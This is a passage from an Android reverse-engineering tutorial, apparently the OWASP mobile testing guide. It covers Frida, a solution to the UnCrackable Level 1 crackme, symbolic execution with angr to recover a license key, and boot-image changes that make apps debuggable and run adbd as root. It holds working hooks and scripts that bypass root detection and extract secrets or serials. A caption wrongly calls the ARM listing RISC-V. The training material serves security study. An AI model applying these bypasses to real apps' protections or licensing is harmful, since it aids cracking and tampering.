
Just like regular Android apps, modules for Xposed are developed and deployed with Android Studio. For more details on writing, compiling, and installing Xposed modules, refer to the tutorial provided by its author, [rovo89](#).

Dynamic Instrumentation with Frida

Frida “lets you inject snippets of JavaScript or your own library into native apps on Windows, macOS, Linux, iOS, Android, and QNX.” Although it was originally based on Google’s V8 JavaScript runtime, Frida has used Duktape since version 9.

Code can be injected in several ways. For example, Xposed permanently modifies the Android app loader, providing hooks for running your own code every time a new process is started. In contrast, Frida implements code injection by writing code directly into process memory. When attached to a running app, Frida uses ptrace to hijack a thread of a running process. This thread is used to allocate a chunk of memory and populate it with a mini-bootstrapper. The bootstrapper starts a fresh thread, connects to the Frida debugging server that’s running on the device, and loads a dynamically generated library file that contains the Frida agent and instrumentation code. The hijacked thread resumes after being restored to its original state, and process execution continues as usual.

Frida injects a complete JavaScript runtime into the process, along with a powerful API that provides a lot of useful functionality, including calling and hooking native functions and injecting structured data into memory. It also supports interaction with the Android Java runtime.



FRIDA Architecture, source: <http://www.frida.re/docs/hacking/>

Here are some more APIs FRIDA offers on Android:

- Instantiate Java objects and call static and non-static class methods
- Replace Java method implementations
- Enumerate live instances of specific classes by scanning the Java heap (Dalvik only)
- Scan process memory for occurrences of a string
- Intercept native function calls to run your own code at function entry and exit

The FRIDA Stalker —a code tracing engine based on dynamic recompilation— is available for Android (with support for ARM64), including various enhancements, since Frida version 10.5 (<https://www.frida.re/news/2017/08/25/frida-10-5-released/>). Some features have limited support on current Android devices, such as support for ART (<https://www.frida.re/docs/android/>), so it is recommended to start out with the Dalvik runtime.

Installing Frida

To install Frida locally, simply use PyPI:

```
$ sudo pip install frida
```

Your Android device doesn't need to be rooted to run Frida, but it's the easiest setup. We assume a rooted device here unless otherwise noted. Download the frida-server binary from the [Frida releases page](#). Make sure that you download the right frida-server binary for the architecture of your Android device or emulator: x86, x86_64, arm or arm64. Make sure that the server version (at least the major version number) matches the version of your local Frida installation. PyPI usually installs the latest version of Frida. If you're unsure which version is installed, you can check with the Frida command line tool:

```
$ frida --version
9.1.10
$ wget https://github.com/frida/frida/releases/download/9.1.10/frida-
server-9.1.10-android-arm.xz
```

Copy frida-server to the device and run it:

```
$ adb push frida-server /data/local/tmp/  
$ adb shell "chmod 755 /data/local/tmp/frida-server"  
$ adb shell "su -c /data/local/tmp/frida-server &"
```

With frida-server running, you should now be able to get a list of running processes with the following command:

```
$ frida-ps -U  
PID  Name  
----  
276  adbd  
956  android.process.media  
198  bridgemgrd  
1191 com.android.nfc  
1236 com.android.phone  
5353 com.android.settings  
936  com.android.systemui  
(...)
```

The `-U` option lets Frida search for USB devices or emulators.

To trace specific (low-level) library calls, you can use the `frida-trace` command line tool:

```
frida-trace -i "open" -U com.android.chrome
```

This generates a little JavaScript in `__handlers__/libc.so/open.js`, which Frida injects into the process. The script traces all calls to the `open` function in `libc.so`. You can modify the generated script according to your needs with Frida [JavaScript API](#).

Use `frida CLI` to work with Frida interactively. It hooks into a process and gives you a command line interface to Frida's API.

```
frida -U com.android.chrome
```

With the `-l` option, you can also use the Frida CLI to load scripts , e.g., to load `myscript.js` :

```
frida -U -l myscript.js com.android.chrome
```

Frida also provides a Java API, which is especially helpful for dealing with Android apps. It lets you work with Java classes and objects directly. Here is a script to overwrite the `onResume` function of an Activity class:

```
Java.perform(function () {
    var Activity = Java.use("android.app.Activity");
    Activity.onResume.implementation = function () {
        console.log("[*] onResume() got called!");
        this.onResume();
    };
});
```

The above script calls `Java.perform` to make sure that your code gets executed in the context of the Java VM. It instantiates a wrapper for the `android.app.Activity` class via `Java.use` and overwrites the `onResume()` function. The new `onResume()` function implementation prints a notice to the console and calls the original `onResume()` method by invoking `this.onResume()` every time an activity is resumed in the app.

Frida also lets you search for and work with instantiated objects that are on the heap. The following script searches for instances of `android.view.View` objects and calls their `toString` method. The result is printed to the console:

```
setImmediate(function() {
    console.log("[*] Starting script");
    Java.perform(function () {
        Java.choose("android.view.View", {
            "onMatch":function(instance){
                console.log("[*] Instance found: " +
instance.toString());
            },
            "onComplete":function() {
                console.log("[*] Finished heap search")
            }
        });
    });
});
```

The output would look like this:

```
[*] Starting script
[*] Instance found: android.view.View{7cceaa78 G.ED..... .... ID 0,0-
0,0 #7f0c01fc app:id/action_bar_black_background}
[*] Instance found: android.view.View{2809551 V.ED..... .....
0,1731-0,1731 #7f0c01ff app:id/menu_anchor_stub}
[*] Instance found: android.view.View{be471b6 G.ED..... .... I. 0,0-
0,0 #7f0c01f5 app:id/location_bar_verbose_status_separator}
[*] Instance found: android.view.View{3ae0eb7 V.ED..... .....
0,0-1080,63 #102002f android:id/statusBarBackground}
[*] Finished heap search
```

You can also use Java's reflection capabilities. To list the public methods of the `android.view.View` class, you could create a wrapper for this class in Frida and call `getMethods()` from the wrapper's `class` property:


```
Java.perform(function () {
    var view = Java.use("android.view.View");
    var methods = view.class.getMethods();
    for(var i = 0; i < methods.length; i++) {
        console.log(methods[i].toString());
    }
});
```

Frida also provides bindings for various languages, including Python, C, NodeJS, and Swift.

Solving the OWASP Uncrackable Crackme Level1 with Frida

Frida makes it easy to solve the OWASP UnCrackable Crackme Level 1. You have already seen that you can hook method calls with Frida.

When you start the App on an emulator or a rooted device, you'll find that the app presents a dialog box and exits as soon as you press "Ok" because it detected root:



Let's see how we can prevent this. The main method (decompiled with CFR) looks like this:

```
package sg.vantagepoint.uncrackable1;

import android.app.Activity;
import android.app.AlertDialog;
import android.content.Context;
import android.content.DialogInterface;
import android.os.Bundle;
import android.text.Editable;
import android.view.View;
import android.widget.EditText;
import sg.vantagepoint.uncrackable1.a;
import sg.vantagepoint.uncrackable1.b;
import sg.vantagepoint.uncrackable1.c;
```

```
public class MainActivity
extends Activity {
    private void a(String string) {
        AlertDialog alertDialog = new
AlertDialog.Builder((Context)this).create();
        alertDialog.setTitle((CharSequence)string);
        alertDialog.setMessage((CharSequence)"This is unacceptable. The
app is now going to exit.");
        alertDialog.setButton(-3, (CharSequence)"OK",
(DialogInterface.OnClickListener)new b(this));
        alertDialog.show();
    }

    protected void onCreate(Bundle bundle) {
        if (sg.vantagepoint.a.c.a() || sg.vantagepoint.a.c.b() ||
sg.vantagepoint.a.c.c()) {
            this.a("Root detected!"); //This is the message we are
looking for
        }
        if
(sg.vantagepoint.a.b.a((Context)this.getApplicationContext())) {
            this.a("App is debuggable!");
        }
        super.onCreate(bundle);
        this.setContentView(2130903040);
    }

    public void verify(View object) {
        object =
((EditText)this.findViewById(2131230720)).getText().toString();
        AlertDialog alertDialog = new
AlertDialog.Builder((Context)this).create();
        if (a.a((String)object)) {
            alertDialog.setTitle((CharSequence)"Success!");
            alertDialog.setMessage((CharSequence)"This is the correct
secret.");
        } else {
            alertDialog.setTitle((CharSequence)"Nope...");
            alertDialog.setMessage((CharSequence)"That's not it. Try
again.");
        }
    }
}
```

```

        alertDialog.setButton(-3, (CharSequence)"OK",
(DialogInterface.OnClickListener)new c(this));
        alertDialog.show();
    }
}

```

Notice the “Root detected” message in the `onCreate` method and the various methods called in the preceding `if` -statement (which perform the actual root checks). Also note the “This is unacceptable...” message from the first method of the class, `private void a`. Obviously, this displays the dialog box. There is an `AlertDialog.OnClickListener` callback set in the `setButton` method call, which closes the application via `System.exit(0)` after successful root detection. With Frida, you can prevent the app from exiting by hooking the callback.

The `onClickListener` implementation for the dialog button doesn’t do much:

```

package sg.vantagepoint.uncrackable1;

class b implements android.content.DialogInterface$OnClickListener {
    final sg.vantagepoint.uncrackable1.MainActivity a;

    b(sg.vantagepoint.uncrackable1.MainActivity a0)
    {
        this.a = a0;
        super();
    }

    public void onClick(android.content.DialogInterface a0, int i)
    {
        System.exit(0);
    }
}

```

It just exits the app. Now intercept it with Frida to prevent the app from exiting after root detection:

```
setImmediate(function() { //prevent timeout
    console.log("[*] Starting script");

    Java.perform(function() {
        bClass = Java.use("sg.vantagepoint.uncrackable1.b");
        bClass.onClick.implementation = function(v) {
            console.log("[*] onClick called");
        };
        console.log("[*] onClick handler modified");

    });
});

});
```

Wrap your code in the function `setImmediate` to prevent timeouts (you may or may not need to do this), then call `Java.perform` to use Frida's methods for dealing with Java. Afterwards retrieve a wrapper for the class that implements the `onClickListener` interface and overwrite its `onClick` method. Unlike the original, the new version of `onClick` just writes console output and *doesn't exit the app*. If you inject your version of this method via Frida, the app should not exit when you click the “OK” dialog button.

Save the above script as `uncrackable1.js` and load it:

```
frida -U -l uncrackable1.js sg.vantagepoint.uncrackable1
```

After you see the “onClickHandler modified” message, you can safely press “OK”. The app will not exit anymore.

You can now try to input a “secret string.” But where do you get it?

If you look at the class `sg.vantagepoint.uncrackable1.a`, you can see the encrypted string with which your input gets compared:

```

package sg.vantagepoint.uncrackable1;

import android.util.Base64;
import android.util.Log;

public class a {
    public static boolean a(String string) {
        byte[] arrby =
Base64.decode((String)"5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2G0c=",
(int)0);
        byte[] arrby2 = new byte[] {};
        try {
            arrby2 = arrby =
sg.vantagepoint.a.a.a((byte[])a.b((String)"8d127684cbc37c17616d806cf504
73cc"), (byte[])arrby);
        }
        catch (Exception var2_2) {
            Log.d((String)"CodeCheck", (String)(("AES error:" +
var2_2.getMessage())));
        }
        if (!string.equals(new String(arrby2))) return false;
        return true;
    }

    public static byte[] b(String string) {
        int n = string.length();
        byte[] arrby = new byte[n / 2];
        int n2 = 0;
        while (n2 < n) {
            arrby[n2 / 2] = (byte)((Character.digit(string.charAt(n2),
16) << 4) + Character.digit(string.charAt(n2 + 1), 16));
            n2 += 2;
        }
        return arrby;
    }
}

```

Notice the `string.equals` comparison at the end of the `a` method and the creation of the string `arrby2` in the `try` block above. `arrby2` is the return value of the function `sg.vantagepoint.a.a.a`. `string.equals` comparison compares your input with `arrby2`

. So we want the return value of `sg.vantagepoint.a.a.a`.

Instead of reversing the decryption routines to reconstruct the secret key, you can simply ignore all the decryption logic in the app and hook the `sg.vantagepoint.a.a.a` function to catch its return value. Here is the complete script that prevents exiting on root and intercepts the decryption of the secret string:

```
setImmediate(function() {
    console.log("[*] Starting script");

    Java.perform(function() {
        bClass = Java.use("sg.vantagepoint.uncrackable1.b");
        bClass.onClick.implementation = function(v) {
            console.log("[*] onClick called.");
        };
        console.log("[*] onClick handler modified");

        aaClass = Java.use("sg.vantagepoint.a.a");
        aaClass.a.implementation = function(arg1, arg2) {
            retval = this.a(arg1, arg2);
            password = '';
            for(i = 0; i < retval.length; i++) {
                password += String.fromCharCode(retval[i]);
            }

            console.log("[*] Decrypted: " + password);
            return retval;
        };
        console.log("[*] sg.vantagepoint.a.a.a modified");

    });
});
```

After running the script in Frida and seeing the “[*] sg.vantagepoint.a.a.a modified” message in the console, enter a random value for “secret string” and press verify. You should get an output similar to the following:

```
michael@sixtyseven:~/Development/frida$ frida -U -l uncrackable1.js
sg.vantagepoint.uncrackable1

      / _ |  Frida 9.1.16 - A world-class dynamic instrumentation
      framework
     | (_| |
    > _ |  Commands:
   /_/_|_ help      -> Displays the help system
   . . . object?   -> Display information about 'object'
   . . . exit/quit -> Exit
   . . .
   . . . More info at http://www.frida.re/docs/home/

[*] Starting script
[USB::Android Emulator 5554::sg.vantagepoint.uncrackable1]-> [*]
onClick handler modified
[*] sg.vantagepoint.a.a.a modified
[*] onClick called.
[*] Decrypted: I want to believe
```

The hooked function outputted the decrypted string. You extracted the secret string without having to dive too deep into the application code and its decryption routines.

You've now covered the basics of static/dynamic analysis on Android. Of course, the only way to *really* learn it is hands-on experience: build your own projects in Android Studio, observe how your code gets translated into bytecode and native code, and try to crack our challenges.

In the remaining sections, we'll introduce a few advanced subjects, including kernel modules and dynamic execution.

Binary Analysis Frameworks

Binary analysis frameworks give you powerful ways to automate tasks that would be almost impossible to do manually. In this section, we'll look at Angr, a Python framework for analyzing binaries. It is useful for both static and dynamic symbolic (“concolic”) analysis. Angr operates on the VEX intermediate language and comes with a loader for ELF/ARM binaries, so it is perfect for dealing with native Android binaries.

Our target program is a simple license key validation program. Granted, you won't usually find license key validators like this, but the example should demonstrate the basics of static/symbolic analysis of native code. You can use the same techniques on Android apps that ship with obfuscated native libraries (in fact, obfuscated code is often put into native libraries specifically to make de-obfuscation more difficult).

Installing Angr

Angr is written in Python 2, and it's available from PyPI. With pip, it's easy to install on *nix operating systems and Mac OS:

```
$ pip install angr
```

Creating a dedicated virtual environment with Virtualenv is recommended because some of its dependencies contain forked versions Z3 and PyVEX, which overwrite the original versions. You can skip this step if you don't use these libraries for anything else.

Comprehensive Angr documentation, including an installation guide, tutorials, and usage examples [5], is available on Gitbooks. A complete API reference is also available [6].

Using the Disassembler Backends

Symbolic Execution

Symbolic execution allows you to determine the conditions necessary to reach a specific target. It translates the program's semantics into a logical formula in which some variables are represented by symbols with specific constraints. By resolving the constraints, you can find the conditions necessary for the execution of some branch of the program.

Symbolic execution is useful when you need to find the right input for reaching a certain block of code. In the following example, you'll use Angr to solve a simple Android crackme in an automated fashion. The crackme takes the form of a native ELF binary that you can download here:

https://github.com/angr/angr-doc/tree/master/examples/android_arm_license_validation

Running the executable on any Android device should give you the following output:

```
$ adb push validate /data/local/tmp
[100%] /data/local/tmp/validate
$ adb shell chmod 755 /data/local/tmp/validate
$ adb shell /data/local/tmp/validate
Usage: ./validate <serial>
$ adb shell /data/local/tmp/validate 12345
Incorrect serial (wrong format).
```

So far so good, but you know nothing about what a valid license key looks like. Where do we start? Fire up IDA Pro to get a good look at what is happening.

The image shows the assembly code for the validate function. The code starts at address 0x00001874 and ends at 0x00001924. It uses RISC-V instructions. The assembly code is as follows:

```
.text:00001874 sub_1874
.text:00001874
.text:00001874
.text:00001874 var_2C      = -0x2C
.text:00001874 var_24      = -0x24
.text:00001874 var_20      = -0x20
.text:00001874 var_18      = -0x18
.text:00001874 var_14      = -0x14
.text:00001874
.text:00001874 STMFD   SP!, {R11,LR}
.text:00001878 ADD     R11, SP, #4
.text:0000187C SUB    SP, SP, #0x28
.text:00001880 STR    R0, [R11,#var_20]
.text:00001884 STR    R1, [R11,#var_24]
.text:00001888 LDR    R3, [R11,#var_20]
.text:0000188C CMP    R3, #2
.text:00001890 BEQ    loc_1898
.text:00001894 BL     sub_16AB
.text:00001898
.text:00001898 loc_1898
LDR    R3, [R11,#var_24]; CODE XREF: sub_1874+1C↑j
ADD    R3, R3, #4
LDR    R3, [R3]
MOV    R0, R3      ; char *
BL    strlen
MOV    R3, R0
CMP    R3, #0x10
BEQ    loc_18BC
BL    sub_16CC
.text:000018BC
.text:000018BC loc_18BC
LDR    R3, =(aEnteringBase32 - 0x18C8); CODE XREF: sub_1874+40↑j
ADD    R3, PC, R3      ; "Entering base32_decode"
MOV    R0, R3      ; char *
BL    puts
LDR    R3, [R11,#var_24]
ADD    R3, R3, #4
LDR    R2, [R3]
SUB    R3, R11, #-var_14
SUB    R1, R11, #-var_18
STR    R1, [SP,#0x2C+var_2C]
MOV    R0, #0
MOV    R1, R2
MOV    R2, #0x10
BL    sub_1340
LDR    R3, [R11,#var_18]
LDR    R2, =(aOutlenD - 0x1904)
ADD    R2, PC, R2      ; "Outlen = %d\n"
MOV    R0, R2      ; char *
MOV    R1, R3
BL    printf
LDR    R3, =(aEnteringCheck_ - 0x1918)
ADD    R3, PC, R3      ; "Entering check_license"
MOV    R0, R3      ; char *
BL    puts
SUB    R3, R11, #-var_14
MOV    R0, R3
BL    sub_1760
```

Annotations in the assembly code:

- 1. length check: Points to the strlen instruction at loc_1898.
- 2. base32-decode: Points to the sub_1340 call at loc_18BC.
- 3. Main license check: Points to the sub_1760 call at the end of the function.

The main function is located at address 0x1874 in the disassembly (note that this is a PIE-enabled binary, and IDA Pro chooses 0x0 as the image base address). Function names have been stripped, but you can see some references to debugging strings. The input string appears to be base32-decoded (call to sub_1340). At the beginning of `main`, there's a

length check at loc_1898. It makes sure that the length of the input string is exactly 16 characters. So you're looking for a base32-encoded 16-character string! The decoded input is then passed to the function sub_1760, which validates the license key.

The decoded 16-character input string totals 10 bytes, so you know that the validation function expects a 10-byte binary string. Next, look at the core validation function at 0x1760:

```
.text:00001760 ; ===== S U B R O U T I N E
=====
.text:00001760
.text:00001760 ; Attributes: bp-based frame
.text:00001760
.text:00001760 sub_1760 ; CODE XREF:
sub_1874+B0
.text:00001760
.text:00001760 var_20      = -0x20
.text:00001760 var_1C      = -0x1C
.text:00001760 var_1B      = -0x1B
.text:00001760 var_1A      = -0x1A
.text:00001760 var_19      = -0x19
.text:00001760 var_18      = -0x18
.text:00001760 var_14      = -0x14
.text:00001760 var_10      = -0x10
.text:00001760 var_C       = -0xC
.text:00001760
.text:00001760 STMFD   SP!, {R4,R11,LR}
.text:00001764 ADD     R11, SP, #8
.text:00001768 SUB    SP, SP, #0x1C
.text:0000176C STR    R0, [R11,#var_20]
.text:00001770 LDR    R3, [R11,#var_20]
.text:00001774 STR    R3, [R11,#var_10]
.text:00001778 MOV    R3, #0
.text:0000177C STR    R3, [R11,#var_14]
.text:00001780 B     loc_17D0
.text:00001784 ; -----
-----
.text:00001784
.text:00001784 loc_1784 ; CODE XREF:
sub_1760+78
.text:00001784 LDR    R3, [R11,#var_10]
```

```
.text:00001788        LDRB    R2, [R3]
.text:0000178C        LDR     R3, [R11,#var_10]
.text:00001790        ADD     R3, R3, #1
.text:00001794        LDRB    R3, [R3]
.text:00001798        EOR     R3, R2, R3
.text:0000179C        AND     R2, R3, #0xFF
.text:000017A0        MOV     R3, #0xFFFFFFFF0
.text:000017A4        LDR     R1, [R11,#var_14]
.text:000017A8        SUB    R0, R11, #-var_C
.text:000017AC        ADD     R1, R0, R1
.text:000017B0        ADD     R3, R1, R3
.text:000017B4        STRB   R2, [R3]
.text:000017B8        LDR     R3, [R11,#var_10]
.text:000017BC        ADD     R3, R3, #2
.text:000017C0        STR     R3, [R11,#var_10]
.text:000017C4        LDR     R3, [R11,#var_14]
.text:000017C8        ADD     R3, R3, #1
.text:000017CC        STR     R3, [R11,#var_14]
.text:000017D0
.text:000017D0 loc_17D0           ; CODE XREF:
sub_1760+20
.text:000017D0        LDR     R3, [R11,#var_14]
.text:000017D4        CMP     R3, #4
.text:000017D8        BLE    loc_1784
.text:000017DC        LDRB   R4, [R11,#var_1C]
.text:000017E0        BL     sub_16F0
.text:000017E4        MOV     R3, R0
.text:000017E8        CMP     R4, R3
.text:000017EC        BNE    loc_1854
.text:000017F0        LDRB   R4, [R11,#var_1B]
.text:000017F4        BL     sub_170C
.text:000017F8        MOV     R3, R0
.text:000017FC        CMP     R4, R3
.text:00001800        BNE    loc_1854
.text:00001804        LDRB   R4, [R11,#var_1A]
.text:00001808        BL     sub_16F0
.text:0000180C        MOV     R3, R0
.text:00001810        CMP     R4, R3
.text:00001814        BNE    loc_1854
.text:00001818        LDRB   R4, [R11,#var_19]
.text:0000181C        BL     sub_1728
.text:00001820        MOV     R3, R0
```

```

.text:00001824          CMP      R4,  R3
.text:00001828          BNE      loc_1854
.text:0000182C          LDRB    R4,  [R11,#var_18]
.text:00001830          BL       sub_1744
.text:00001834          MOV      R3,  R0
.text:00001838          CMP      R4,  R3
.text:0000183C          BNE      loc_1854
.text:00001840          LDR      R3,  =(aProductActivat - 0x184C)
.text:00001844          ADD      R3,  PC,  R3      ; "Product
activation passed. Congratulations...
.text:00001848          MOV      R0,  R3      ; char *
.text:0000184C          BL       puts
.text:00001850          B       loc_1864
.text:00001854 ; -----
-----
.text:00001854
.text:00001854 loc_1854 ; CODE XREF:
sub_1760+8C
.text:00001854 ; sub_1760+A0
...
.text:00001854          LDR      R3,  =(aIncorrectSer_0 - 0x1860)
.text:00001858          ADD      R3,  PC,  R3      ; "Incorrect
serial."
.text:0000185C          MOV      R0,  R3      ; char *
.text:00001860          BL       puts
.text:00001864
.text:00001864 loc_1864 ; CODE XREF:
sub_1760+F0
.text:00001864          SUB      SP,  R11,  #8
.text:00001868          LDMFD   SP!,  {R4,R11,PC}
.text:00001868 ; End of function sub_1760

```

You can see a loop with some XOR-magic happening at loc_1784, which supposedly decodes the input string. Starting from loc_17DC, you can see a series of decoded values compared with values from further subfunction calls. Even though this doesn't look like highly sophisticated stuff, you'd still need to analyze more to completely reverse this check and generate a license key that passes it. Now comes the twist: dynamic symbolic execution enables you to construct a valid key automatically! The symbolic execution engine maps a path between the first instruction of the license check (0x1760) and the

code that prints the “Product activation passed” message (0x1840) to determine the constraints on each byte of the input string. The solver engine then finds an input that satisfies those constraints: the valid license key.

You need to provide several inputs to the symbolic execution engine:

- An address from which execution will start. Initialize the state with the first instruction of the serial validation function. This makes the problem significantly easier to solve because you avoid symbolically executing the base32 implementation.
- The address of the code block you want execution to reach. You need to find a path to the code responsible for printing the “Product activation passed” message. This code block starts at 0x1840.
- Addresses you don’t want to reach. You’re not interested in any path that ends with the block of code that prints the “Incorrect serial” message (0x1854).

Note that the Angr loader will load the PIE executable with a base address of 0x400000, so you must add this to the addresses above. The solution is

```
#!/usr/bin/python

# This is how we defeat the Android license check using Angr!
# The binary is available for download on GitHub:
# https://github.com/b-mueller/obfuscation-
metrics/tree/master/crackmes/android/01_license_check_1
# Written by Bernhard -- bernhard [dot] mueller [at] owasp [dot] org

import angr
import claripy
import base64

load_options = {}

# Android NDK library path:
load_options['custom_ld_path'] = ['/Users/berndt/Tools/android-ndk-
r10e/platforms/android-21/arch-arm/usr/lib']

b = angr.Project("./validate", load_options = load_options)

# The key validation function starts at 0x401760, so that's where we
```

```

create the initial state.

# This speeds things up a lot because we're bypassing the Base32-
encoder.

state = b.factory.blank_state(addr=0x401760)

initial_path = b.factory.path(state)
path_group = b.factory.path_group(state)

# 0x401840 = Product activation passed
# 0x401854 = Incorrect serial

path_group.explore(find=0x401840, avoid=0x401854)
found = path_group.found[0]

# Get the solution string from *(R11 - 0x24).

addr = found.state.memory.load(found.state.regs.r11 - 0x24,
endness='Iend_LE')
concrete_addr = found.state.se.any_int(addr)
solution =
found.state.se.any_str(found.state.memory.load(concrete_addr, 10))

print base64.b32encode(solution)

```

Note the last part of the program, where the final input string is retrieved—it appears as if you were simply reading the solution from memory. You are, however, reading from symbolic memory—neither the string nor the pointer to it actually exist! Actually, the solver is computing concrete values that you could find in that program state if you observed the actual program run up to that point.

Running this script should return the following:

```

(angr) $ python solve.py
WARNING | 2017-01-09 17:17:03,664 | cle.loader | The main binary is a
position-independent executable. It is being loaded with a base address
of 0x400000.
JQAE6ACMABNAAIIA

```

Customizing Android for Reverse Engineering

Working on real devices has advantages, especially for interactive, debugger-supported static/dynamic analysis. For example, working on a real device is simply faster. Also, running the target app on a real device is less likely to trigger defenses. Instrumenting the live environment at strategic points gives you useful tracing functionality and the ability to manipulate the environment, which will help you bypass any anti-tampering defenses the app might implement.

Customizing the RAMDisk

Initramfs is a small CPIO archive stored inside the boot image. It contains a few files that are required at boot, before the actual root file system is mounted. On Android, initramfs stays mounted indefinitely. It contains an important configuration file, `default.prop`, that defines some basic system properties. Changing this file can make the Android environment easier to reverse engineer. For our purposes, the most important settings in `default.prop` are `ro.debuggable` and `ro.secure`.

```
$ cat /default.prop
#
# ADDITIONAL_DEFAULT_PROPERTIES
#
ro.secure=1
ro.allow.mock.location=0
ro.debuggable=1
ro.zygote=zygote32
persist.radio.snapshot_enabled=1
persist.radio.snapshot_timer=2
persist.radio.use_cc_names=true
persist.sys.usb.config=mtp
rild.libpath=/system/lib/libril-qc-qmi-1.so
camera.disable_zsl_mode=1
ro.adb.secure=1
dalvik.vm.dex2oat-Xms=64m
dalvik.vm.dex2oat-Xmx=512m
dalvik.vm.image-dex2oat-Xms=64m
dalvik.vm.image-dex2oat-Xmx=64m
ro.dalvik.vm.native.bridge=0
```

Setting ro.debuggable to 1 makes all running apps debuggable (i.e., the debugger thread will run in every process), regardless of the value of the android:debuggable attribute in the app's Manifest. Setting ro.secure to 0 causes adbd to run as root. To modify initrd on any Android device, back up the original boot image with TWRP or dump it with the following command:

```
$ adb shell cat /dev/mtd/mtd0 >/mnt/sdcard/boot.img
$ adb pull /mnt/sdcard/boot.img /tmp/boot.img
```

To extract the contents of the boot image, use the abootimg tool as described in Krzysztof Adamski's how-to :

```
$ mkdir boot
$ cd boot
$ ../../abootimg -x /tmp/boot.img
$ mkdir initrd
$ cd initrd
$ cat ../../initrd.img | gunzip | cpio -vid
```

Note the boot parameters written to bootimg.cfg; you'll need them when booting your new kernel and ramdisk.

```
$ ~/Desktop/abootimg/boot$ cat bootimg.cfg
bootsize = 0x1600000
pagesize = 0x800
kerneladdr = 0x8000
ramdiskaddr = 0x2900000
secondaddr = 0xf00000
tagsaddr = 0x2700000
name =
cmdline = console=ttyHSL0,115200,n8 androidboot.hardware=hammerhead
user_debug=31 maxcpus=2 msm_watchdog_v2.enable=1
```

Modify default.prop and package your new ramdisk:

```
$ cd initrd
$ find . | cpio --create --format='newc' | gzip > ../../myinitd.img
```

Customizing the Android Kernel

